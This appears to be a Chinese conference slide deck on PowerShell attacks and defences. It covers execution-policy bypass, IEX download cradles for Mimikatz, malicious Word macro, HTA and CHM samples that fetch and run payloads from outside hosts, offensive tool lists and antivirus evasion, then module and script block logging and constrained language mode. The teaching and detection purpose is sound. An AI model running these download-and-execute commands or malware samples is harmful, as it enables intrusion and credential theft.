

# KCon

## Powershell攻击与防御

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# Get-Host

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渗透测试

入侵检测

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## 传播恶意软件最有效帮手：超95%的PowerShell脚本都是恶意脚本

👤 [latiaojun](#) ⌚ 2016-12-16 共96728人围观，发现 4 个不明物体 资讯

对很多IT专业人士来说，Powershell的确是Windows系统中一个相当强大的工具，而且微软也有意将PowerShell作为Windows系统的默认命令行工具。但赛门铁克最近的一份报告指出，超过95%的PowerShell脚本实际上都是恶意脚本。

赛门铁克在报告（[传送门](#)）中指出，绝大部分恶意PowerShell脚本都是扮演下载的角色。当然PowerShell脚本的终极目标还是要设备上执行恶意代码，在整个网络传播恶意软件。

Figure 2. Malicious PowerShell script submissions in 2016








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# PowerShell概述



# PowerShell概述

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# PowerShell概述


操作系统默认Powershell版本 `$PSVersionTable`

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016



# 攻击者为什么爱PowerShell?

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


---


# 默认环境下的PowerShell防御




默认的设置，不允许任何脚本运行




只能运行经过数字证书签名的脚本



本地运行脚本不需要数字签名，但运行下载的脚本需要



允许所有的脚本运行





Restricted —— PS1文件不会自动执行 默认策略禁用所有脚本执行

```
PS C:\Users\wangyongtao> Get-ExecutionPolicy
Restricted
PS C:\Users\wangyongtao> d:
PS D:\> .\Get-Process.ps1
无法加载文件 D:\Get-Process.ps1，因为在此系统中禁止执行脚本。有关详细信息，请参阅 "get-help about_signing"。
所在位置 行:1 字符: 18
+ .\Get-Process.ps1 <<<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException
PS D:\>
```



- PowerShell.exe -ExecutionPolicy Bypass -File xxx.ps1
- powershell "IEX (New-Object Net.WebClient).DownloadString( 'a.com/a.ps'); InvokeMimikatz



- PowerShell是Windows系统的一个核心组件(且不可移除)
- 存在于 System.Management.Automation.dll 动态链接库文件(DLL)
- 使用.Net就可以调用powershell

# 从.Net运行powershell

```
1 using System;
2 using System.Collections.ObjectModel;
3 using System.Management.Automation;
4 using System.Management.Automation.Runspaces;
5
6 namespace nps
7 {
8     class Program
9     {
10         static void Main(string[] args)
11         {
12             if (args.Length >= 1)
13             {
14                 if (args[0].ToLower() == "-encode")
15                 {
16                     if(args.Length == 2)
17                     {
18                         Byte[] bytes = System.Text.Encoding.Unicode.GetBytes(args[1]);
19                         Console.WriteLine(System.Convert.ToBase64String(bytes));
20                     }
21                     else
22                     {
23                         Console.WriteLine("usage: nps.exe -encode \"& con");
24                     }
25                 }
26                 else if (args[0].ToLower() == "-decode")
27                 {
28                     if (args.Length == 2)
29                     {
30                         String cmd = System.Text.Encoding.Unicode.GetString(Convert.FromBase64String(args[1]));
31                         Console.WriteLine(cmd);
32                     }
33                     else
34                     {
35                         Console.WriteLine("usage: nps.exe -decode {base_64_string}");
36                     }
37                 }
38             }
39             else
40             {
41                 PowerShell ps = PowerShell.Create();
42                 if (args[0].ToLower() == "-encodedcommand" || args[0].ToLower() == "-enc")
43                 {
44                     String script = "";
```

cmd.exe	16216	0
nps.exe	13460	13460
conhost.exe	15380	0
igfxEM.exe	6252	6252
YoudaoNote.exe	8112	8112
YNoteCefRender.exe	8256	8112
YNoteCefRender.exe	8340	8112
YNoteCefRender.exe	8360	8112
DocToPDF.exe	8088	8088
AdobeARM.exe	9616	9616
jusched.exe	9732	9732

```
System.Diagnostics.Process (wwbizsrv)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YoudaoNote)
System.Diagnostics.Process (ZeroConfigService)
```

```
C:\Users\Thinkpad\Desktop>nps.exe Get-Date
2017/6/23 19:55:52
```

```
C:\Users\Thinkpad\Desktop>
```



# 从.Net运行powershell

```

Loading...
Decrypting: Will Schroeder - KeePassConfig
Decrypting: Will Schroeder (Harmj0y) - Invoke-Kerberoast
Decrypting: PowerTools - PowerView
Decrypting: PowerTools - PowerUp
Decrypting: hlldz - Invoke-Phantom
Decrypting: Nishang - Out-Dnstxt
Decrypting: Nishang - Do-Exfiltration
Decrypting: Nishang - dns_txt_pwnage
Decrypting: Nishang - Get-Wlan-Keys
Decrypting: Nishang - Add-Exfiltration
Decrypting: Nishang - Get-Information
Decrypting: Nishang - Invoke-PsUACme
Decrypting: Nishang - Gupt-Backdoor
Decrypting: PowerSploit - Invoke-Shellcode
Decrypting: PowerSploit - Invoke-WMICommand
Decrypting: PowerSploit - Invoke-Mimikatz
Decrypting: PowerSploit - Invoke-Ninjacopy
Decrypting: PowerSploit - Invoke-GPPPassword
Decrypting: PowerSploit - VolumeShadowCopyTools
Decrypting: PSAttack - Get-Attack
Decrypting: Kevin Robertson - Inveigh
Decrypting: Kevin Robertson - Inveigh-Relay
Decrypting: Kevin Robinson - Tater
Decrypting: Kevin Robinson - Invoke-SMBExec
Decrypting: Kevin Robinson - Invoke-WMIExec
Decrypting: Kevin Robinson - Invoke-SMBClient
Decrypting: Besimorhino - Powercat
Decrypting: Putterpanda - Invoke-Mimikittenz
Decrypting: Luke Bagget - dnscat2.ps1

```

```

PSAttack!!
[Version 1.9] Build Date 2017/6/18 18:30:58

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Users\...Downloads\PSAttack-1.9\x86 #> Get-attack
Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're
looking for.

The search will look through the description of the attacks as well as some pre
defined
categories. Those categories are:

[*] Recon
[*] Passwords
[*] Exfiltration
[*] Code Execution
[*] File Tools
[*] Network

Get-Attack Examples:
[*] get-attack netcat
[*] get-attack passwords
[*] get-attack smb

Once you find an attack you want to try, you can find out more about the comman
d with the
get-help command. You can also use the -Examples parameter with 'get-help' to v
iew examples
of using most commands.

Get-Help Examples:
[*] get-help invoke-mimikatz
[*] get-help invoke-mimikatz -Examples

```




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# Powershell攻击









# Microsoft Word 2010

This document was edited in a different version of Microsoft Word

```
Microsoft Visual Basic for Applications - Fbbaa137e4fbd65de958f48a38a6db5c473c5f2e7edb6d2797e495db3e54 [design] - [ThisDocument (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 5, Col 81
Project - Project
Normal
Project (Fbbaa137e4fbd)
  Microsoft Word Objects
    ThisDocument
  References
Project (MacroPowerSh)
  Microsoft Word Objects
    ThisDocument
  References
(General) Execute
Sub Execute()
  Dim payload
  payload = "powershell.exe -WindowStyle hidden -nologo -noprofile -e SQBuAHYAbwBrAGUALQBFAHgAcABYAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3ACQ
& "AbQBrAGsAYQBRAGgAcQBWAGkAUgBKAEkATABIAE4AAABFAHYAMQBDAFYASgA3AGgAZgBoAGsAQwBRAHgAZABvAGsAUwBkAC8AUQBnAC8AYQBSADgAQQArAE8ANwBPAEgAMQbtADEARgE
& "AMgBlADMAUgBsAEoASwBlAGcAegBLAFaAaQBxAE0ASQBuaGQANQBhADYANgBvAHoAUABZAGgARAB3AHkATwBKAAHANwBXAE0AQQBOAGcAVgB6AEgANABHADAAQBVAEwARQBWAC8AcAE
& "AQwAzAC8ATABqAFgANABWAEQAawBBAGQASQBVAFAATABSADUASwBsAHgAUwBlAGcAVgBZAFYAbwByAEgAeQBYAEsAVwB5AHoAagBWADEANQBKAE0AWgA3AFaaQBLAGcAaQB1AHMAWA
& "ANgA3ADMAbgByAFMAVQBxAC8ASAA5AFMAVgBxAEkAdABTAEkAbQBvADYAcAA4ADcAdQBKAEwAbABCFAAZABYAEQAZwA4AE8AdwB1ADAASQBjAHcAYQBDAEQAZABkaEMAbAA1ADYAbwZ
& "AVgB6AHAAVgBvACsAQwBUAHcALwBuAFkAUwBBAGMAOQBnAFAAdgB6ADgALwBpAEgAOQB4ADMAZQAyAFcATgA0AEIA dgBsAHcAYgA0AHYAVgAwAGEAUQBjAGYANgBTAG0AbQBxAGMAOAA
& "ARQBuaGQAKAApADsA"
  Call Shell(payload, vbHide)
End Sub
```





```
try {
  moveTo(-100, -100);
  resizeTo(0, 0);
  a = new ActiveXObject('Wscript.Shell');
  a.Run("PowerShell -WindowStyle Hidden $d=$env:temp+'s4a2924808f66985de3a9ad1e3d743e0d.exe'; (New-Object
  System.Net.WebClient).DownloadFile(' https://ahtaeredit.org/17/524.dat', $d); Start-Process
  $d; [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms'); [system.windows.forms.messag
  ebox]::show('Update complete.', 'Information', [Windows.Forms.MessageBoxButtons]::OK,
  [System.Windows.Forms.MessageBoxIcon]::Information);", 0, false);
  var b = new ActiveXObject('Scripting.FileSystemObject');
  var p = document.location.href;
  p = unescape(p.substr(8));
  if (b.FileExists(p))
  |   b.DeleteFile(p);
} catch (e) {}

close();
```





Made by UNREGISTERED version of Easy CHM - chm

隐藏 上一步 前进 主页 打印 选项(O) About

目录(C) 索引(N) 搜索(S)

- ? Made by UNREGISTERED
- ? test.html
- ? Made by UNREGISTERED

test[1] - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<!DOCTYPE html>
<html><head>
<title>test</title>
<head></head>
<body>
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="Shortcut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM name="Item1" value=', cmd.exe, /c powershell.exe -nop -w hidden calc.exe'>
  <PARAM name="Item2" value="273, 1, 1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body>
</html>
```

计算器

查看(V) 编辑(E) 帮助(H)

0

MC MR MS M+ M-

← CE C ± √

7 8 9 / %



➤ Empire

➤ Inveigh

➤ Nishang

➤ PowerCat

➤ PowerSploit

➤ Invoke-TheHash

➤ WMIImplant

➤ OWA-Toolkit

➤ PowerUpSQL

➤ SessionGopher



<http://www.powershellempire.com/>

empire-后渗透神器





<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

内网信息收集



<https://github.com/fireeye/SessionGopher>

提取WinSCP, PuTTY

SuperPuTTY, FileZilla等缓存密码



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# Powershell检测与防御



# Powershell 免杀

SHA256: ebf54f745dc81e1958f75e4ca91dd0ab989fc9787bb6b0bf993e2f51d9a2a5bb

File name: Invoke-Mimikatz.ps1

Detection ratio: 29 / 57

Analysis date: 2017-07-06 20:28:30

SHA256: 06ac7ec2609bd0adb9884b50fa36cad66d3642d48b8bbc504cc4d03545e99684

File name: Invoke-Mimikatz.ps1

Detection ratio: 16 / 56

Analysis date: 2017-04-04 02:28:23 UTC ( 3 months, 1 week ago )

Analysis Relationships

**Antivirus**

Ad-Aware
AegisLab
Arcabit
Avast
AVG
BitDefender
Cyren
Emsisoft
ESET-NOD32
F-Secure
Fortinet
GData
Ikarus
Kaspersky
MAX
McAfee

Analysis Additional information Comments 1 Votes

Antivirus	Result
Ad-Aware	Generic.PwShell.RefA.5BB287C6
Arcabit	Generic.PwShell.RefA.5BB287C6
BitDefender	Generic.PwShell.RefA.5BB287C6
Emsisoft	Generic.PwShell.RefA.5BB287C6 (B)
ESET-NOD32	PowerShell/Injector.B
F-Secure	Generic.PwShell.RefA.5BB287C6
Fortinet	JS/Moat.3B45BB5E1tr
GData	Generic.PwShell.RefA.5BB287C6
Ikarus	HackTool.Win32.Mikatz
Kaspersky	Trojan-PSW.Win32.Mimikatz.gen
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool.Win32/MikatzIdha
eScan	Generic.PwShell.RefA.5BB287C6
Rising	Trojan.InjectorI8.C4 (topis)
ZoneAlarm by Check Point	Trojan-PSW.Win32.Mimikatz.gen

Notepad++

```

1 function Invoke-Mimikatz
2 {
3 [CmdletBinding(DefaultParameterSetName="DumpCreds")]
4 Param(
5 [Parameter(Position = 0)]
6 [String[]]
7 $ComputerName,
8
9 [Parameter(ParameterSetName = "DumpCreds", Position = 1)]
10 [Switch]
11 $DumpCreds,
12
13 [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
14 [Switch]
15 $DumpCerts,
16
17 [Parameter(ParameterSetName = "CustomCommand", Position = 1)]
18 [String]
19 $Command
20 )
21
22 Set-StrictMode -Version 2
23
24
25 $RemoteScriptBlock = {
26 [CmdletBinding()]
27 Param(
28 [Parameter(Position = 0, Mandatory = $true)]
29 [String]
30 $PEBytes64,
31
32 [Parameter(Position = 1, Mandatory = $true)]
33 [String]

```

Windows PowerShell length : 2,201,699 lines : 2,682 Ln : 2 Col : 2 Sel : 0 | 0 Unix (LF) UTF-8



PowerShell版本3及以上：

>组策略

>计算机设置

>管理模板

>Windows组件

Windows powershell:

Module Logging ( psv3 )

Script Block Logging ( psv5 )

EncodedCommand

XOR, Base64, ROT13

The screenshot shows the Windows Group Policy Editor window titled "Windows PowerShell". The left pane shows the tree structure with "Windows PowerShell" selected. The right pane displays a list of settings with columns for "设置" (Setting), "状态" (Status), and "注释" (Comment). The "打开 PowerShell 转换" (Turn on PowerShell Script Block Logging) setting is highlighted with a dashed border.

设置	状态	注释
启用模块日志记录	已启用	否
打开 PowerShell 脚本块日志记录	未配置	否
启用脚本执行	未配置	否
打开 PowerShell 转换	未配置	否
设置 Update-Help 的默认源路径	未配置	否



# PowerShell Module Logging

The screenshot shows the Windows Control Panel window titled "启用模块日志记录" (Enable Module Logging). The left sidebar shows the "Windows 组件" (Windows Components) list, with "Windows PowerShell" selected and highlighted in red. The main content area shows the configuration for "启用模块日志记录".

**启用模块日志记录**

上一个设置(P)    下一个设置(N)

编辑:  未配置(C)    注释:

要求:  已启用(E)

Micr. Serv:  已禁用(D)

描述: 支持的平台: Microsoft Windows 7 或 Windows Server 2008 家族及以上版本

可以: 选项:

在事: 要为一个或多个模块启用日志记录，然后在列表中键入模块名称。管道: 符。

Power: 模块名称:  显示...

策略: 要为 Windows PowerShell 核心记录，请在列表中键入以下模块名称:

LogP: Microsoft.PowerShell.\*

性设: Microsoft.WSMan.Management

为所: 则模

禁用: 用此

用此: LogP:

性设: 性设:

LogP: LogP:

显示内容

模块名称:

	值
	*
<input type="text"/>	
*	

确定(O)



# Module Logging

```
PS C:\Users\Administrator> Get-ChildItem c:\a.txt | Select-String kcon  
C:\a.txt:1:sanr kcon
```

查看器

操作 (A) 查看 (V) 帮助 (H)

Operational 事件数: 2

级别	日期和时间	来源	事件 ID	任务类别
信息	2017/8/16 15:08:07	PowerSh...	4103	正在执行...
信息	2017/8/16 15:08:07	PowerSh...	4103	正在执行...

事件 4103, PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

ParameterBinding(Out-Default): 名称 = "InputObject" ; 值 = "C:\a.txt:1:sanr kcon "

上下文:  
严重性 = Informational



## Invoke-Expression (IEX)

The screenshot displays a Windows Event Viewer window on the left and a PowerShell console window on the right. The Event Viewer shows an event log entry for 'PowerShell (Microsoft-Windows-PowerShell)' with ID 4103, occurring at 2017/6/16 14:26:34. The event details include 'ParameterBinding(Invoke-Expression): 名称 = "Command" ; 值 = "Get-Process"', indicating that the 'Get-Process' command was executed via the 'Invoke-Expression' cmdlet. The console window shows the command 'IEX (New-Object Net.WebClient).DownloadString('http://10.18.35.132:1090/Get-Process...'' and a subsequent 'PS C:\Users\Administrator>' prompt. Below the prompt, a list of system processes is displayed with columns for Handles, NPM(K), PM(K), WS(K), UM(K), CPU(s), Id, and ProcessName.

Handles	NPM(K)	PM(K)	WS(K)	UM(K)	CPU(s)	Id	ProcessName
51	6	4204	6284	64	1.17	1656	conhost
500	11	2020	5512	112	1.17	320	csrss
332	13	18420	19532	204	9.05	360	csrss
186	15	4072	11228	55	0.33	1508	dllhost
66	7	1856	4864	49	0.25	1172	dwm
676	47	34136	51784	234	13.32	1900	explorer
0	0	0	24	0		0	Idle
709	24	5476	15076	46	10.23	472	lsass
145	7	2060	3884	17	0.12	480	lsm
501	65	70840	92144	820	1.67	1108	mmc
729	63	98176	23644	765	73.41	2316	mmc
593	52	61740	42568	705	1.48	2528	mmc
145	17	3152	7824	60	0.11	1644	msdtc
1528	52	141744	157648	643	14.87	2228	powershell
496	32	61568	62868	604	0.51	2660	powershell
360	28	61160	67184	606	1.08	3052	powershell
207	12	4340	7956	32	2.31	464	services
29	2	364	1036	5	0.12	232	smss
303	23	6368	13192	99	0.23	1036	spoolsv
167	9	6936	11128	39	39.34	1148	sppsvc
293	32	9044	11480	48	4.88	296	svchost
351	13	3480	8828	40	4.21	572	svchost
260	15	3520	7800	33	2.12	676	svchost
668	84	28256	25368	276	18.99	756	svchost
843	35	15996	30564	367	44.60	800	svchost
550	22	6212	13496	59	1.89	864	svchost
222	15	3976	10236	60	6.36	924	svchost
528	101	50404	26528	386	6.55	964	svchost
44	4	780	2676	13	0.05	1080	svchost
68	6	1364	4368	29	0.06	1600	svchost
501	0	108	368	3	36.89	4	System
144	11	2164	6572	51	0.25	600	taskhost
150	11	8756	10184	71	6.82	2568	TrustedInstaller
86	10	4980	10236	57	0.11	1140	UGAuthService
52	6	1220	3860	39	0.06	632	vmacthlp
298	23	10928	19696	84	37.88	1192	vmtoolsd
203	20	9028	18792	104	21.47	1564	vmtoolsd
80	9	1392	4632	53	0.14	392	wininit





## .Net WebClientdownload

Operational	事件数: 3				
级别	日期和时间	来源	事件 ID	任务类别	
信息	2017/6/16 14:19:09	PowerShell (Microsoft-Windows-PowerShell)	40982	Powersh...	
信息	2017/6/16 14:19:09	PowerShell (Microsoft-Windows-PowerShell)	40961	Powersh...	
信息	2017/6/16 14:19:08	PowerShell (Microsoft-Windows-PowerShell)	4103	正在执...	

事件 4103, PowerShell (Microsoft-Windows-PowerShell)	
常规	详细信息
ParameterBinding(New-Object): 名称 = "TypeName" ; 值 = "System.Net.WebClient"	
上下文: 严重性 = Informational 主机名 = ConsoleHost 主机版本 = 4.0 主机 ID = fe724f4c-e376-4306-8538-b212ae1b1cff 引擎版本 = 4.0 运行空间 ID = ada3e893-f302-4144-8271-e1085ee0099d 管道 ID = 1 命令名称 = New-Object 命令类型 = Cmdlet	
日志名称(M):	Microsoft-Windows-PowerShell/Operational

```
管理员: Windows PowerShell
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator> powershell (new-object System.Net.WebClient).DownloadFile('http://www.jd.com/favic
ext.ico')
Windows PowerShell
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\Administrator>
```



# 关键词检测Invoke-Mimikatz

事件属性 - 事件 4103 , PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

Command: @timestamp per 30 minutes

Time	_source
June 16th 2017, 14:08:27.140	<pre>message: ParameterBinding(Out-Default): 名称 = "InputObject"; 值 = ".#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /* * * ## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 996 (00000000:000003e4) Session : Service from 0 User Name : WIN-LTQR00L64CQ\$ Domain : W ORKGROUP Logon Server : (null) Logon Time : 2017/6/12 18:38:19 SID : 5-1-5-20 msv : tspkg : wdigest : * Username : WIN-LTQR00L64CQ\$ * Domain : WORKGROUP * Passwo rd : (null) kerberos : * Username : win-ltqr00l64cq\$ * Domain : WORKGROUP * Password : (null) ssp : credman : Authentication Id : 0 ; 47464 (00000000:0000b968) S</pre>
June 16th 2017, 14:08:26.622	<pre>message: ParameterBinding(Write-Output): 名称 = "InputObject"; 值 = ".#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /* * * ## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 996 (00000000:000003e4) Session : Service from 0 User Name : WIN-LTQR00L64CQ\$ Domain : WORKGROUP Logon Server : (null) Logon Time : 2017/6/12 18:38:19 SID : 5-1-5-20 msv : tspkg : wdigest : * Username : WIN-LTQR00L64CQ\$ * Domain : WORKGROUP * Pas sword : (null) kerberos : * Username : win-ltqr00l64cq\$ * Domain : WORKGROUP * Password : (null) ssp : credman : Authentication Id : 0 ; 47464 (00000000:0000b96</pre>

日志名称(N):

来源(S):

事件 ID(E):

级别(L):

用户(U):

操作代码(C):

更多信息(I): [事件日志](#)



# PowerShell Script Block Logging

The screenshot shows the Windows Local Group Policy Editor (本地组策略编辑器) with the following components:

- Left Pane:** A tree view of Windows components, with "Windows PowerShell" selected.
- Right Pane:** The "Windows PowerShell" policy settings page, featuring a table of settings and a detailed configuration dialog.

设置	状态	注释
启用模块日志记录	未配置	否
打开 PowerShell 脚本块日志记录	未配置	否
启用脚本执行	未配置	否
打开 PowerShell 转换	未配置	否
设置 Update-Help 的默认源路径	未配置	否

**打开 PowerShell 脚本块日志记录** 配置对话框:

- 未配置 (C)** (Selected)
- 已启用 (E)
- 已禁用 (D)
- 注释:** [Empty text box]
- 支持的平台:** Microsoft Windows 7 或 Windows Server 2008 家族及以上版本

**描述:**

使用此策略设置, 可以将所有的 PowerShell 脚本输入记录到 Microsoft-Windows-PowerShell/Operational 事件日志中。如果启用此策略设置, 则 Windows PowerShell 将记录命令、脚本块、函数和脚本的处理, 无论是以交互方式调用还是通过自动方式处理。

如果禁用此策略设置, 则将禁止记录 PowerShell 脚本输入。

如果启用脚本块调用日志记录, 则 PowerShell 在调用命令、脚本块、函数或脚本启动或停止时, 还记录事件。启用调用日志记录时会生成大量事件日志。

注意: 此策略设置存在于组策略编辑器中“计算机配置”和“用户配置”的下方。“计算机配置”策略设置优先于“用户配置”策略设置。

**帮助:**

使用此策略设置, 可以将所有的 PowerShell 脚本输入记录到 Microsoft-Windows-PowerShell/Operational 事件日志中。如果启用此策略设置, 则 Windows PowerShell 将记录命令、脚本块、函数和脚本的处理, 无论是以交互方式调用还是通过自动方式处理。

如果禁用此策略设置, 则将禁止记录 PowerShell 脚本输入。

如果启用脚本块调用日志记录, 则 PowerShell 在调用命令、脚本块、函数或脚本启动或停止时, 还记录事件。启用调用日志记录时会生成大量事件日志。

注意: 此策略设置存在于组策略编辑器中“计算机配置”和“用户配置”的下方。“计算机配置”策略设置优先于“用户配置”策略设置。



# Script Block Logging

事件属性 - 事件 4104, PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

正在创建 Scriptblock 文本(已完成 1, 共 188):

```
function Invoke-Mimikatz
```

```
{
```

```
<#
```

```
.SYNOPSIS
```

This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the mimikatz binary to disk.

The script has a ComputerName parameter which allows it to be executed against multiple computers.

This script should be able to dump credentials from any version of Windows through Windows 8.1 that has PowerShell v2 or higher installed.

Function: Invoke-Mimikatz

Author: Joe Bialek, Twitter: @JosephBialek

Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: <http://blog.gentilkiwi.com>. Email: benjamin@gentilkiwi.com. Twitter @gentilkiwi

License: <http://creativecommons.org/licenses/by/3.0/fr/>

Required Dependencies: Mimikatz (included)

Optional Dependencies: None

Mimikatz version: 2.0 alpha (12/14/2015)

```
.DESCRIPTION
```

Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials without writing anything to disk. Can be used for any functionality provided with Mimikatz.

日志名称(M): Microsoft-Windows-PowerShell/Operational

来源(S): PowerShell (Microso 记录时间(D): 2017/6/13 15:01:44

事件 ID(E): 4104 任务类别(Y): 执行远程命令

级别(L): 警告 关键字(K): 无





## Encoded

```
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $command = "IEX (New-Object Net.WebClient).DownloadString  
( 'http://127.0.0.1/Invoke-Mimikatz.ps1' ); Invoke-Mimikatz"  
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)  
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $encodedCommand = [Convert]::ToBase64String($bytes)  
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> $encodedCommand  
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcA  
KAAAnAGgAdAB0AHAAOgAvAC8AMQAYAdcALgAwAC4AMAAuADEALwBJAG4AdgBvAGsAZQAAtAE0AaQBtAGkAawBhAHQAegAuAHAAcwAxACCcAKQA7ACAASQBuAHYA  
bwBrAGUALQBNAGkAbQBpAGsAYQB0AHoA
```

```
PS C:\Users\Thinkpad\Desktop\block-parser-master\block-parser> powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATw  
BiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8AMQ  
AYAdcALgAwAC4AMAAuADEALwBJAG4AdgBvAGsAZQAAtAE0AaQBtAGkAawBhAHQAegAuAHAAcwAxACCcAKQA7ACAASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQ  
B0AHoA  
  
.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14  
.## ^ ##.   "A La Vie, A L'Amour"  
## / \ ##   /* * *  
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)  
'#####'                                     with 20 modules * * */  
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)  
  
mimikatz(powershell) # exit  
Bye!
```

# Script Block Logging Encoded

The screenshot displays the Windows Event Viewer and Local Group Policy Editor. The Event Viewer shows a list of events with the following columns: 级别 (Level), 日期和时间 (Date and Time), 来源 (Source), 事件 ID (Event ID), and 任务类别 (Task Category). A red box highlights a specific event with ID 4104, level 详细 (Detailed), and task category 执行远程命令 (Execute Remote Command).

级别	日期和时间	来源	事件 ID	任务类别
警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
警告	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
详细	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	40962	Powershell 控制台启动
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	53504	PowerShell 命名管道 IPC
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	40961	Powershell 控制台启动
详细	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4104	执行远程命令
信息	2017/6/13 15:40:55	PowerShell (Microsoft-Windo...	4103	正在执行管道

The Local Group Policy Editor window shows the configuration for '打开 PowerShell 脚本块日志记录' (Turn on PowerShell script block logging). The '设置' (Settings) column shows '已启用' (Enabled), and the '注释' (Comments) column shows '否' (No).

名称	设置	状态	注释
打开 PowerShell 脚本块日志记录	启用模块日志记录	未配置	否
打开 PowerShell 脚本块日志记录	打开 PowerShell 脚本块日志记录	已启用	否
启用脚本执行	启用脚本执行	未配置	否
打开 PowerShell 脚本块日志记录	打开 PowerShell 脚本块日志记录	未配置	否

事件 4104, PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

```
function __V=__V=__V=__V__([double]$__V=__V=__V__){
{
return $__V=__V=__V__*$__V=__V=__V__
}
__V=__V=__V__ 9.87
```

ScriptBlock ID: d5cc7407-e116-4ec6-bd58-38c2e273139e  
路径:

日志名称(M): Microsoft-Windows-PowerShell/Operational  
来源(S): PowerShell (Microso 记录时间(D): 2017/6/13 20:05:1  
事件 ID(E): 4104 任务类别(Y): 执行远程命令  
级别(L): 详细 关键字(K): 无  
用户(U): DESKTOP-TQHIJVA\1 计算机(R): DESKTOP-TQHIJVA  
操作代码(O): 在创建调用时  
更多信息(I): [事件日志联机帮助](#)

Windows PowerShell ISE

文件(E) 编辑(E) 视图(V) 工具(I) 调试(D) 附加工具(A) MyCommands Features PSSharper Compatib

无标题5.ps1\* 无标题6.ps1\* X

(main)

```
1 reference | Pester
function __V=__V=__V__([double]$__V=__V=__V__){
2 {
3     return $__V=__V=__V__*$__V=__V=__V__
4 }
5 __V=__V=__V__ 9.87
```





FullLanguage (全语言)

RestrictedLanguage(限制语言)

NoLanguage (没有语言)

ConstrainedLanguage (约束语言)

查看语言模式

```
$ExecutionContext.SessionState.LanguageMode
```

启用约束语言模式

```
[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')
```

也可以通过组策略启用：(域控)

*计算机配置\首选项\ Windows设置\环境*



```
PS C:\Users\Thinkpad> $ExecutionContext.SessionState.LanguageMode  
FullLanguage
```

```
PS C:\Users\Thinkpad> IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```

```
.#####.  mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14  
